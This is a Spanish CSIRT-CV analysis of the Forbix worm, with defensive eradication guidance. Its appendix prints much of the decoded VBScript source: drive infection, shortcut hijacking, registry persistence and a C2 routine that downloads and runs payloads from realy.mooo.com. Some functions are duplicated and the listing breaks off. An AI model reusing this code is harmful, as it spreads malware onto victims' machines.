CSIRT-CV
Centre Seguretat TIC
de la Comunitat Valenciana

INFORME CÓDIGO DAÑINO

FORBIX

Septiembre de 2017

GENERALITAT VALENCIANA

CSIRT-CV
Centre Seguretat TIC
de la Comunitat Valenciana

Unió Europea
Fons Europeu de Desenvolupament Regional
Una manera de fer Europa

CSIRT-CV es el Centro de Seguridad TIC de la Comunitat Valenciana. Nace en junio del año 2007, como una apuesta de la Generalitat Valenciana por la seguridad en la red. Fue una iniciativa pionera al ser el primer centro de estas características que se creó en España para un ámbito autonómico.

Sumario

1 Introducción

Actualmente, la proliferación de incidentes de phishing y de seguridad relacionados con documentos pertenecientes a las diferentes aplicaciones de Microsoft Office ha ido en aumento debido a la gran popularidad y uso extensivo que se hace de este software en las organizaciones. Todo esto ha provocado que se convierta en uno de los vehículos preferidos por los atacantes a la hora de distribuir malware de forma rápida y sencilla.

En el caso que nos ocupa se ha utilizado un supuesto documento de Microsoft Word® para distribuir un malware categorizado como de tipo gusano denominado **Forbix**. Este tipo de malware recibe la denominación de **gusano** por su forma de propagación, ya sea colonizando equipos conectados a la misma red copiándose a través de carpetas compartidas, o replicándose en diferentes directorios y ficheros dentro del mismo equipo infectado.

Una vez se ha propagado por la infraestructura de red, y se ha instalado en un equipo, el malware descarga su contenido malicioso. En este caso de Forbix no presenta un comportamiento destructivo, si no que mas bien su objetivo principal es provocar desconcierto y confusión al usuario.

2 Datos de la amenaza

Nombre	FORBIX aka Manuel.doc
Formato	VBE
Especie	Gusano
Clasificación	WORM_FORBIX.A.
Infección	Modificación de ficheros existentes y creación de nuevos ficheros.
Propagación	A través de dispositivos extraíbles o unidades de red compartidas.
Peligrosidad	Baja
Erradicación	Eliminación claves de registro y ficheros maliciosos del sistema

No hemos podido determinar cual fue el primer caso de este tipo de malware, pero existen varias referencias en Internet relacionadas con esta amenaza:

- Existen datos de actividad del dominio de contacto, desde el 20 de enero de 2016
- En Pastebin encontramos el script publicado en mayo de 2016[1].

También hemos encontrado cierta relación con el gusano DUNIHI[2] que se propagaba de la misma forma y también tenía capacidades para recibir ordenes desde un sistema remoto.

Por los datos recopilados durante la investigación y el nombre del fichero, es posible que su origen, o su creador, residan en un país de habla francesa. El nombre del documento **manuel.doc** se traduciría como **manual.doc**, lo que parece un nombre bastante convincente para un documento que va a ser distribuido inicialmente a través de una campaña de phishing. No llama la atención y es bastante común, lo que aumenta las probabilidades de que se abriera si mayores preocupaciones por parte de los usuarios.

Una vez analizado en código fuente, vemos que no se trata de una amenaza compleja, ni en su desarrollo ni en su funcionamiento, pero dada su simplicidad y la rapidez con la que se puede propagar, podría provocar algún dolor de cabeza a más de un administrador de sistemas con las consiguientes pérdidas de servicio.

3 Análisis técnico

El fichero analizado presenta una extensión **.doc** que realmente no identifica al tipo de fichero real, ya que se trata de un script Visual Basic codificado como **VBE**. La razón de codificar el documento y no usar directamente código VBS puede ser simplemente para evitar que sea legible directamente, pero una vez decodificado el documento podemos examinar el código del script.

Siempre es difícil determinar el origen de la amenaza, aunque en este caso el autor original del script, no sabemos si el que estaba operando esta botnet, dejó su firma al inicio:

```
'<coded by B14cKs0cK>'
```

3.1 Funcionamiento

Los vectores de entrada del malware parece que se limitan a dispositivos de almacenamiento extraíbles como USB, o a través de unidades de red compartidas. El usuario al hacer clic sobre uno de los accesos directos creados por el malware provoca una nueva ejecución del script, que examina las unidades de disco y las recorre infectando cada una de ellas, a excepción de la unidad de sistema, normalmente C: .

Una vez entra en ejecución, el malware comprueba si ya se encuentra en ejecución en el equipo, de ser así, se ejecuta la siguiente fase y pasa a ejecutar varias rutinas de infección de las unidades de disco del equipo, realizar las modificaciones en el registro y proteger los ficheros maliciosos contra escritura. En caso contrario se ejecuta una rutina de "infección".

El script hace uso de utilidades del sistema para cambiar los atributos de los ficheros infectados cambiándolos a **hidden** y **system**. Esto provoca que los ficheros legítimos dejen de ser visibles para el usuario.

Aquí podemos ver un detalle del código utilizado para realizar dicho cambio:

```
If f_ext <> "lnk" And f.name <> passiv_name And f.Attributes <> 2+4 Then
    f.Attributes = 2+4
```

Una vez cambiados los atributos se crea un nuevo fichero de tipo “Acceso directo” con extensión **.lnk** que enlaza con el fichero ahora oculto, y que añade ciertas modificaciones en el campo “Destino” de dicho acceso directo:

```
C:\WINDOWS\system32\cmd.exe /c start wscript /e:VBScript.Encode Manuel.doc & start explorer scan & exit
```

Como podemos ver en la linea de comandos que se incluye en cada acceso directo creado, se utiliza Wscript para la ejecución del malware.

3.2 Propagación

El método de propagación utilizado en este caso se basa en recorrer todas las unidades de disco del sistema, tanto locales como unidades de red, e ir infectando todos los ficheros que no sean de tipo **.lnk**.

Como podemos ver en el siguiente detalle del código, se evita la unidad de disco en la que se encuentra instalado el sistema operativo, normalmente la unidad C:, para no afectar a la estabilidad del sistema y poder continuar ejecutándose correctamente:

```
If d <> sys_drive Then
```

Se consideran unidades de disco objetivo las de tipo disco extraíble, unidad de red y cdrom.

```
For Each cle In fs.Drives
    If cle.isReady And (cle.DriveType = 1 Or cle.DriveType = 3 Or cle.DriveType = 4) Then
        Dim d
        d = cle.path
```

3.3 Persistencia en el sistema

La persistencia se logra en las primeras fases de la ejecución creando la siguiente clave de registro y asignándole como valor la ruta hasta el fichero malicioso alojado en el sistema:

```
HCKU\Software\Microsoft\Windows\CurrentVersion\Run\SysinfY2X
```

Otra forma en la que este malware logra su persistencia, además de servirle como método de propagación, es creando una referencia al script malicioso en la linea de comandos de cada fichero de tipo acceso directo que crea. Esto provoca que, cada vez que hacemos clic en uno de los accesos directos, el malware se vuelve a lanzar nuevamente antes de abrir el documento seleccionado.

3.4 Tecnologías utilizadas

El lenguaje utilizado para desarrollar el script es Visual Basic Script **VBS**, estándar en todos los sistemas operativos de Microsoft, lo que asegura a priori que pueda ser ejecutado en gran cantidad de sistemas.

Para realizar las modificaciones en los atributos de los ficheros, claves de registro y listado de los procesos en ejecución, también se han utilizado herramientas del sistema, lo que permite no tener que desarrollar herramientas específicas.

```
...
Dim WMIService
Set WMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
...
Dim colItms
Set colItms = WMIService.ExecQuery ("Select * from Win32_Process Where Name = 'wscript.exe' AND CommandLine LIKE '%" & activ_name & "%'")
```

En este caso, vemos como se ha utilizado el interfaz de **WMI** (Windows Management Instrumentation) para determinar si el script ya esta en ejecución y lanzarlo en caso contrario. El uso de WMI es también común en este tipo de malware para recoger información del sistema a infectar, como su arquitectura, nombre de equipo, tiempo desde el último reinicio, etc.

3.5 Comportamiento de bot

Durante el análisis del código fuente, comprobamos que además de poder propagarse a través de unidades de red o dispositivos extraíbles, infectar ficheros en el disco y asegurar su persistencia modificando la clave de registro, también tiene capacidad de contactar con un host externo y descargar instrucciones, lo que implica que el sistema infectado pasa a formar parte de una botnet.

```
Dim host
host = "realy.mooo.com"
Dim host_script
host_script = "bot/lancer/index.php"
```

En las variables del script se define un primer host desde el que descargar las primeras instrucciones, pero gracias al formato utilizado para la recepción de **órdenes** desde este

host remoto, su comportamiento podría ir variándose a voluntad.

El script al ejecutarse comprueba si el nombre que tiene es el mismo del que hay en ejecución, si no es así ejecuta una rutina de "infección de la máquina". En caso de que el nombre sea el mismo, el sistema ya esta infectado y continua con su ejecución normal.

Se inicializa contador y límite del contador que servirán de temporizador y entra en un bucle en el que se repetirán las siguientes acciones de forma indefinida o hasta que se cumpla la condición de parada:

1. Se ejecutan las rutinas de **infect_drives**, **infect_registre** y **protect_del** que constituyen la carga maliciosa del script.
2. Se detiene la ejecución de lo que suponemos es una versión anterior del script "**SysinfYhX.db**".
3. Ejecuta una rutina de espera y cuando llega al límite reinicia el contador y continua con las siguientes rutinas que suponen la parte "botnet":
    1. Se comprueba la conectividad con el servidor de control definido en la variable host en caso de que no tuviera conectividad,se espera un tiempo para volver a realizar la comprobación (time_limit/sleep_time). Si tiene conectividad se actualiza en limite del contador proporcionalmente al tiempo de respuesta del ping y se realiza una petición al servidor pasándole como parámetros el nombre del script y su tamaño. Con esta petición el administrador de la botnet puede controlar que versión del script esta ejecutando cada bot y gestionar posibles actualizaciones. Dependiendo de la respuesta a esta petición, se puede modificar el comportamiento del bot:
        1. Si la respuesta que recibe es un valor distinto de 0 (ejecuta **get_new_v()**) y los datos se han recibido correctamente desde el servidor, se ejecuta la rutina bot_up que gestiona la ejecución y descarga de nuevos ficheros. Esta rutina comprueba si el fichero malicioso existe y tiene el mismo tamaño que se indica en el campo **<size>**, si es así no hace falta actualizarlo. Si el tamaño es diferente se descarga nuevamente desde el servidor, se ejecuta y se elimina el fichero antiguo. Si no existiera el fichero se descarga y se ejecuta. En este momento el nuevo script ya estaría en ejecución por lo que se para la ejecución del antiguo.
        2. Si en cambio la respuesta recibida es 0, significa que no hay actualizaciones. Se solicita un listado de comandos y se procesan los resultados que vienen en una estructura de tipo lista (<list><from>. . . .<list><list><from>. . .<list>), se procesa y ejecuta cada comando.


Existen varias funciones que se encargan de la gestión de la comunicación con el servidor de control de la botnet:

- **serv_cmd(cmd)**: Realiza una petición HTTP tipo GET hacia el host definido en una variable global usando el parámetro "cmd" con el valor de la operación solicitada, en este caso se habían definido dos comandos:
  - **ping**: comprobación de conectividad con el servidor de control.
  - **list**: solicitud de lista de comandos a ejecutar.
  - **script_size&activ_name**: petición que sirve al servidor para identificar el nombre y tamaño del script que se esta ejecutando en el sistema.
- **get_list(req)**: Cuando se ejecuta un comando **list**, se utiliza esta función para extraer la lista de comandos de la respuesta recibida del servidor de control.
- **get_split(in)**: Es la función que se encarga de extraer los parámetros del comando recibido para que sean procesados y devolver un vector del tipo (True,"<from>",<size>,"<to>","lancer") en caso de que algún campo se recibiera vacío el primer campo pasa a False significando que ha habido un error en los datos de la descarga.

  Los comandos contienen los siguientes campos:

```
<from> url de descarga<from>
<size> tamaño del script a ejecutar <size>
<to> nombre del fichero en el sistema <to>
<lancer> interprete a utilizar <lancer>
```


- **bot_up(arr)**: Toma como parámetro el vector devuelto por la función **get_split(in)** y ejecuta las acciones de descarga y ejecución de las nuevas ordenes.
- **get_new_v(req)**: En caso de que se ejecute el comando **serv_cmd(script_size&activ_name)** y se reciba repuesta, siendo esta <> 0, se ejecuta esta función que descarga nuevos comandos desde el servidor recibido, lo ejecuta y si se trata de un script diferente del existente, para el proceso en ejecución y elimina la clave de registro.



En caso de no contar con comunicación con Internet, este malware simplemente continua ejecutándose indefinidamente alternando periodos de inactividad e infectando cualquier nueva unidad o fichero que se detecte en el sistema.

3.6 Análisis del dominio realy.mooo.com

Realizando una búsqueda en **Virustotal** podemos comprobar la evolución y las diferentes direcciones ip asignadas a dicho dominio desde donde se controlaría la botnet en primera instancia. En el siguiente gráfico podemos ver las diferentes direcciones ip que ha tenido asignadas a lo largo del tiempo:



A partir del 26-09-2016 podemos ver como la resolución del dominio pasa a apuntar a una dirección ip perteneciente al **rfc5735** lo que significa que se tomaron acciones para desactivar dicha botnet, ya que a partir de ese momento la resolución del dominio **realy.mooo.com** pasó a apuntar a la dirección ip **127.0.0.2**, que siempre se resuelve al equipo local desde el que se esta haciendo la consulta.

Buscando información acerca del registro del dominio obtenemos el siguiente resultado:

Description	RABAT_3G_MarocTelecom	ADSL_Maroc_telecom	ADSL_Maroc_telecom
Netname	RABAT_3G_MarocTelecom	ADSL_Maroc_telecom	ADSL_Maroc_telecom
inetnum	197.131.0.0 - 197.131.255.255	41.251.0.0 - 41.251.127.255	105.157.0.0-105.157.255.255
netname	RABAT_3G_MarocTelecom	ADSL_Maroc_telecom	ADSL_Maroc_telecom
descr	RABAT_3G_MarocTelecom	ADSL_Maroc_telecom	ADSL_Maroc_telecom
country	MA	MA	MA
admin-c	SMT1-AFRINIC	DMT1-AFRINIC	DMT1-AFRINIC
tech-c	DMT1-AFRINIC	SMT1-AFRINIC	SMT1-AFRINIC
status	ASSIGNED PA	ASSIGNED PA	ASSIGNED PA
mnt-by	AFRINIC-HM-MNT	ONPT-MNT	ONPT-MNT
source	AFRINIC # Filtered	AFRINIC # Filtered	AFRINIC # Filtered
parent	197.128.0.0 - 197.131.255.255	41.248.0.0 - 41.251.255.255	105.157.0.0-105.157.255.255

4 Medidas de control y erradicación

Ante un incidente las primeras medidas que debemos tomar inicialmente deben ir en caminadas a la contención de la amenaza y con este tipo de malware no son una excepción. Algunas de las acciones que podemos realizar son:

- Cortar la comunicación con el servidor realy.mooo.com para evitar que pueda descargar nuevas ordenes. **serv_cmd** solo comunica con realy.mooo.com.
- Parar la ejecución del script.
- Sustituir el fichero malicioso por otro del mismo nombre pero vacío.
- Denegar los permisos de escritura en las unidades compartidas de forma temporal.

Una vez contenida la amenaza, deberemos erradicarla y restaurar los ficheros a su situación inicial:

1. Eliminar la clave de registro añadida.
2. Eliminar los accesos directos creados.
3. Cambiar las propiedades de los ficheros utilizando la utilidad del sistema "**attrib**".

5 Conclusiones

Durante el análisis de esta malware, hemos podido comprobar que no se trata de una amenaza compleja ni destructiva. El objetivo principal parece ser provocar problemas en el servicio de ficheros, con la consiguiente falta de disponibilidad de la información.

Una de las formas que suele utilizar el malware para evitar ser detectado y posteriormente para dificultar su análisis, es utilizar diversas técnicas de ofuscación. En este caso FORBIX esta desarrollado en Visual Basic Script, y para ocultar el código utiliza la codificación a VBE, pero no hace uso de ningún otra técnica de ofuscación, lo que permite su análisis una vez decodificado.

El modo de funcionamiento tampoco es nuevo, ya que podemos encontrar referencias de otro gusano llamado DUNIHI en 2013, cuyo comportamiento es muy similar al del FORBIX

Lo más destacable de este gusano es el comportamiento de **bot** asociado, la capacidad de contactar con un host externo y recibir ordenes de forma remota, lo que podría conferirle mayores capacidades de las que cuenta en un principio.

Es muy complicado definir atribuciones y posibles objetivos, pero por lo que podemos deducir del análisis del código no parece tratarse de una amenaza dirigida, aunque fijándonos en el nombre del fichero, algunas variables del código y la ubicación del servidor de control, su objetivo principal podrían ser países de habla francesa.

6 Apéndice

Código del script decodificado

```
'<coded by Bl4cKs0cK>'

On Error Resume Next
Dim host
host = "realy.mooo.com"
Dim host_script
host_script = "bot/lancer/index.php"
Dim activ_name
activ_name = "SysinfY2X.db"
Dim passiv_name
passiv_name = "Manuel.doc"
Dim sleep_time
sleep_time = 2000
Dim sleep_time_limit
sleep_time_limit = 60000
Dim http
Set http = CreateObject("MSXML2.ServerXMLHTTP")
Dim sh
Set sh = WScript.CreateObject("WScript.Shell")
Dim fs
Set fs= CreateObject("Scripting.FileSystemObject")
Dim WMIService
Set WMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
Const adTypeBinary = 1
Const adTypeText = 2
Const adSaveCreateOverWrite = 2
Const adSaveCreateNotExist = 1
Dim stream_self
Set stream_self = CreateObject("Adodb.Stream")
Dim script_name
script_name = Wscript.ScriptName
Dim tmp_dir
tmp_dir = sh.ExpandEnvironmentStrings("%temp%") & "\"
host = "http://" & host & "/"
stream_self.Type = adTypeBinary
stream_self.Open
stream_self.LoadFromFile fs.GetFile(Wscript.ScriptFullName)
Dim script_size
script_size = stream_self.Size

If (script_name = activ_name) Then
    Dim serv_rep, cont, cont_limit
    cont = 0
    cont_limit = CInt(sleep_time_limit / sleep_time)
    While True
        infect_drives
        infect_registre
        protect_del
        kill_old("SysinfYhX.db")
        If cont < cont_limit Then
            cont = cont + 1
            wscript.sleep sleep_time
        Else
```

```
            cont = 0
            serv_rep = serv_cmd("ping")
            If serv_rep <> "-1" Then
                cont_limit = CInt(CInt(serv_rep) / sleep_time)
                serv_rep = serv_cmd(script_size & activ_name)
                If serv_rep <> "-1" Then
                    If serv_rep <> "0" Then
                        get_new_v(serv_rep)
                    Else
                        serv_rep = serv_cmd("list")
                        If serv_rep <> "-1" Then
                            get_list(serv_rep)
                        End If
                    End If
                End If
            Else
                cont_limit = CInt(sleep_time_limit / sleep_time)
            End If
        End If
    Wend
Else
    infect_machin
End if


Function serv_cmd(cmd)
 On Error Resume Next
    Dim stat
    http.Open "GET", host & host_script & "?cmd=" & cmd , False
    http.Send
    stat = http.Status
    If stat <> 200 Then
        serv_cmd = "-1"
    Else
        serv_cmd=http.ResponseText
    End If
End Function


Function bot_up(arr)
 On Error Resume Next
    Dim stat, frm_, size_, to_, lnc_
    frm_ = arr(1)
    size_ = arr(2)
    to_ = arr(3)
    lnc_ = arr(4)
    Dim stream
    Set stream = CreateObject("Adodb.Stream")
    stream.Type = adTypeBinary
    stream.Open
```

```
    If fs.FileExists (tmp_dir & to_) Then
        If fs.GetFile(tmp_dir & to_).Size <> size_ Then
            http.Open "GET", frm_, False
            http.Send
            If http.Status <> 200 Then
                bot_up = False
            Else
                stream.Write http.ResponseBody
                fs.GetFile(tmp_dir & to_).Attributes=2
                fs.DeleteFile tmp_dir & to_, True
                stream.SaveToFile tmp_dir & to_, adSaveCreateOverWrite
                fs.GetFile(tmp_dir & to_).Attributes=1+2+4
                bot_up = True
            End If
        Else
            bot_up = False
        End If
    Else
        http.Open "GET", frm_, False
        http.Send
        If http.Status <> 200 Then
            bot_up = False
        Else
            stream.Write http.ResponseBody
            stream.SaveToFile tmp_dir & to_, adSaveCreateOverWrite
            fs.GetFile(tmp_dir & to_).Attributes=1+2+4
            bot_up = True
        End If
    End If
    stream.Close
    If bot_up Then
        sh.Run "cmd /c start " & lnc_ & " %temp%\\" & to_, 0
    End If
End Function


Function get_split(in_)
 On Error Resume Next
    Dim ret
    ret = Array(True, "", 0, "", "")
    ret(1) = Split(Split(in_, "<from>")(1), "<br>")(0)
    ret(2) = CInt(Split(Split(in_, "<size>")(1), "<br>")(0))
    ret(3) = Split(Split(in_, "<to>")(1), "<br>")(0)
    ret(4) = Split(Split(in_, "<lancer>")(1), "<br>")(0)
    For Each a In ret
        If a = "" Or a = " " Then
            ret(0) = False
            Exit For
        End If
    Next
    get_split = ret
End Function
```

```
Function get_new_v(req)
 On Error Resume Next
    Dim data_
    data_ = get_split(req)
    If data_(0) Then
        If bot_up(data_) Then
            If data_(3) <> script_name Then
                del_registre
                fs.GetFile(Wscript.ScriptFullName).Attributes=2
                fs.DeleteFile Wscript.ScriptFullName, True
            End If
            wscript.quit
        End If
    End If
End Function


Function get_list(req)
 On Error Resume Next
    If req <> "0" Then
        Dim tbl
        tbl = Split(req, "<list>")
        For Each case_ In tbl
            Dim data_
            data_ = get_split(case_)
            If data_(0) Then
                bot_up(data_)
            End If
        Next
        get_list = True
    Else
        get_list = False
    End If
End Function


Function infect_machin
 On Error Resume Next
    infect_registre
    If fs.FileExists (tmp_dir & activ_name) Then
        If fs.GetFile(tmp_dir & activ_name).Size <> script_size Then
            fs.GetFile(tmp_dir & activ_name).Attributes=2
            fs.DeleteFile tmp_dir & activ_name, True
            stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateOverWrite
            fs.GetFile(tmp_dir & activ_name).Attributes=1+2+4
            infect_machin = True
        Else
            infect_machin = False
        End If
    Else
        stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateNotExist
        fs.GetFile(tmp_dir & activ_name).Attributes=1+2+4
        infect_machin = True
```

```
Function get_new_v(req)
 On Error Resume Next
    Dim data_
    data_ = get_split(req)
    If data_(0) Then
        If bot_up(data_) Then
            If data_(3) <> script_name Then
                del_registre
                fs.GetFile(Wscript.ScriptFullName).Attributes=2
                fs.DeleteFile Wscript.ScriptFullName, True
            End If
            wscript.quit
        End If
    End If
End Function


Function get_list(req)
 On Error Resume Next
    If req <> "0" Then
        Dim tbl
        tbl = Split(req, "<list>")
        For Each case_ In tbl
            Dim data_
            data_ = get_split(case_)
            If data_(0) Then
                bot_up(data_)
            End If
        Next
        get_list = True
    Else
        get_list = False
    End If
End Function


Function infect_machin
 On Error Resume Next
    infect_registre
    If fs.FileExists (tmp_dir & activ_name) Then
        If fs.GetFile(tmp_dir & activ_name).Size <> script_size Then
            fs.GetFile(tmp_dir & activ_name).Attributes=2
            fs.DeleteFile tmp_dir & activ_name, True
            stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateOverWrite
            fs.GetFile(tmp_dir & activ_name).Attributes=1+2+4
            infect_machin = True
        Else
            infect_machin = False
        End If
    Else
        stream_self.SaveToFile tmp_dir & activ_name, adSaveCreateNotExist
        fs.GetFile(tmp_dir & activ_name).Attributes=1+2+4
        infect_machin = True
```

```
    End If
    If infect_machin Then
        sh.Run "cmd /c start wscript /e:VBScript.Encode " & Replace(tmp_dir & activ_name," ", ChrW(34) & " " & ChrW
          (34)), 0
    Else
        Dim colItms
        Set colItms = WMIService.ExecQuery ("Select * from Win32_Process Where Name = 'wscript.exe' AND CommandLine
          LIKE '%" & activ_name & "%'")
        If colItms.Count = 0 Then
            sh.Run "cmd /c start wscript /e:VBScript.Encode " & Replace(tmp_dir & activ_name," ", ChrW(34) & " " &
              ChrW(34)), 0
        End If
        Set colItms = Nothing
    End If
    wscript.quit


Function
Sub infect_drives
  On Error Resume Next
    Dim sys_drive
    sys_drive = sh.ExpandEnvironmentStrings("%SYSTEMDRIVE%")
    For Each cle In fs.Drives
        If cle.isReady And (cle.DriveType = 1 Or cle.DriveType = 3 Or cle.DriveType = 4) Then
            Dim d
            d = cle.path
            If d <> sys_drive Then
                If fs.FileExists(d & "\" & passiv_name) Then
                    If (fs.GetFile(d & "\" & passiv_name).Size <> script_size) And (cle.FreeSpace > Abs(fs.GetFile(d &
                       "\" & passiv_name).Size - script_size)) Then
                        fs.GetFile(d & "\" & passiv_name).Attributes=2
                        fs.DeleteFile d & "\" & passiv_name, True
                        stream_self.SaveToFile d & "\" & passiv_name, adSaveCreateOverWrite
                    End If
                Else
                    If cle.FreeSpace > script_size Then
                        stream_self.SaveToFile d & "\" & passiv_name, adSaveCreateNotExist
                    End If
                End If
                fs.GetFile(d & "\" & passiv_name).Attributes=1+2+4
                If cle.FreeSpace > 0 Then
                    For Each f In fs.GetFolder(d & "\").Files
                        Dim f_ext
                        If instr(f.name, ".") Then
                            Dim f_name
                            f_name = split(f.name, ".")
                            f_ext = lcase( f_name(ubound(f_name)) )
                        Else
                            f_ext = "NULL"
                        End if
                        If f_ext <> "lnk" And f.name <> passiv_name And f.Attributes <> 2+4 Then
```


```
                    f.Attributes = 2+4
                    If fs.FileExists(d & "\" & f.name & ".lnk") Then
                        fs.GetFile(d & "\" & f.name & ".lnk").Attributes = 0
                    End If
                    Dim shurt, s_icon
                    Set shurt = sh.CreateShortcut(d & "\" & f.name & ".lnk")
                    shurt.WindowStyle = 7
                    shurt.TargetPath = "cmd.exe"
                    shurt.WorkingDirectory = ""
                    Dim f_arg
